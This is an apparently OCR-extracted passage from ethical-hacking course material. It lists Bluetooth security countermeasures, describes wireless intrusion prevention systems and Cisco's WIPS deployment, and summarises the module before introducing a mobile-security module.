
- Use non-regular patterns as PINs while pairing a device. Key combinations should not be sequential on the keypad.
- Keep Bluetooth in the disabled state and enable it only when needed. Disable Bluetooth immediately after the intended task is completed.
- Keep the device in the non-discoverable (hidden) mode.
- Do not accept any unknown or unexpected request for pairing.
- Regularly check of all devices paired in the past and delete any suspicious paired device.
- Always enable encryption when establishing a Bluetooth connection.
- Set the network range of a Bluetooth-enabled device to the lowest and perform pairing only in a secure area.
- Install antivirus software that supports host-based security software on Bluetooth-enabled devices.

- Change the default settings of the Bluetooth-enabled device to the best security standard.
- Use link encryption for all Bluetooth connections.
- If multiple wireless communications are being used, ensure that encryption is empowered on each link in the communication chain.
- Avoid sharing sensitive information over Bluetooth-enabled devices.
- Disable automatic connections to public Wi-Fi networks for protecting Bluetooth devices from unsecured sources.
- Update the software and drivers of the Bluetooth devices and regularly change the passwords.
- Use a VPN for secure connections between Bluetooth devices.
- Disable Bluetooth access permission to applications immediately after the intended task is completed.

LO#08: Use Wireless Security Tools

Wireless Security Tools

The previous section discussed the best practices and countermeasures to secure a WLAN. Ethical hackers can also use automated wireless security tools to maintain security on wireless networks. This section introduces various wireless security tools.




Wireless Intrusion Prevention Systems

- Wireless intrusion prevention systems (IPSs) **protect networks against wireless threats** and enable administrators to detect and prevent various network attacks

Airsnarf Attack
Chopchop Attack
Day-zero Attack
Device Probing
Unauthorized Association
Fragmentation Attack
Honeypot
ASLEAP Attack
WEP Crack
MITM Attack
Fake APs
MAC Spoofing
Fake DHCP Server
Wi-Fi Traffic Monitoring
Rogue Identification and Containment
Probing and Network Discovery
Network Intrusion Detection
Location Tracking
Impersonation Detection and Prevention
Client Intrusion Prevention
Denial-of-Service Attack Detection

Wireless Intrusion Prevention Systems

A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum to detect APs (intrusion detection) without the host's permission in nearby locations. It can also implement countermeasures automatically. WIPSs protect networks against wireless threats and provide administrators the ability to detect and prevent various network attacks.



Airsnarf Attack
Chopchop Attack
Day-zero Attack

WIPS Deployment

A WIPS consists of several components that work together to provide a unified security monitoring solution. Cisco's WIPS deployment includes the following component functions:

- **APs in monitor mode**: This mode provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility services engine (running a wireless IPS service)**: It is the central point of alarm aggregation from all controllers and their respective wireless IPS monitor-mode APs. Alarm information and forensic files are stored on the system for archival.
- **Local mode AP(s)**: This mode provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN controller(s)**: These controllers forward attack information from wireless IPS monitor-mode APs to the MSE and distributes configuration parameters to APs.
- **Wireless control system**: Provides the means to configure the wireless IPS service on the MSE, push wireless IPS configurations to the controller, and set APs in the wireless IPS monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.

Wi-Fi Security Auditing Tools

- **Cisco Adaptive Wireless IPS**

  Source: *https://www.cisco.com*

  Cisco Adaptive Wireless Intrusion Prevention System (IPS) offers advanced network security for dedicated monitoring and detection of wireless network anomalies, unauthorized access, and RF attacks. Fully integrated with the Cisco Unified Wireless Network, this solution delivers integrated visibility and control across the network, without the need for an overlay solution. Adaptive WIPS provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities. It also provides security professionals with the ability to detect, analyze, and identify wireless threats.

Module Summary

- In this module, we have discussed the following:
  - Wireless network concepts and different types of wireless encryption technologies
  - Various wireless threats
  - Wireless hacking methodology, which includes Wi-Fi discovery, GPS mapping, wireless traffic analysis, launching wireless attacks, and cracking Wi-Fi encryption
  - Various wireless hacking tools
  - Bluetooth hacking concepts and how to hack Bluetooth devices using various Bluetooth hacking tools
  - Various countermeasures to prevent wireless network hacking attempts by threat actors
  - How to secure wireless networks using wireless security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices

Module Summary

In this module, we discussed wireless network concepts, along with different types of wireless encryption technologies. We also discussed in detail various wireless threats and the wireless hacking methodology comprising Wi-Fi discovery, GPS mapping, wireless traffic analysis, the launch of wireless attacks, and Wi-Fi encryption cracking. This module also illustrated various wireless hacking tools. Additionally, we discussed Bluetooth hacking concepts and methods to hack Bluetooth devices using various Bluetooth hacking tools. Moreover, we discussed various countermeasures to prevent wireless network hacking attempts by threat actors. Finally, this module presented a detailed discussion on how to secure wireless networks using wireless security tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices.

LEARNING OBJECTIVES

- LO#01: Explain Mobile Platform Attack Vectors
- LO#02: Explain Various Android OS Threats and Attacks
- LO#03: Explain Various iOS Threats and Attacks
- LO#04: Summarize Mobile Device Management (MDM) Concepts
- LO#05: Present Mobile Security Guidelines and Tools

Learning Objectives

With the advancement of mobile technology, mobility has become the key parameter for Internet usage. People’s lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they allow users to not only access the Internet, email, and GPS navigation but also store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking from their smartphones.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable existing security software. The popularity of smartphones and their moderately strong security mechanisms have made them attractive targets for attackers. This module explains the potential threats to mobile platforms and provides guidelines for using mobile devices securely.

At the end of this module, you will be able to:

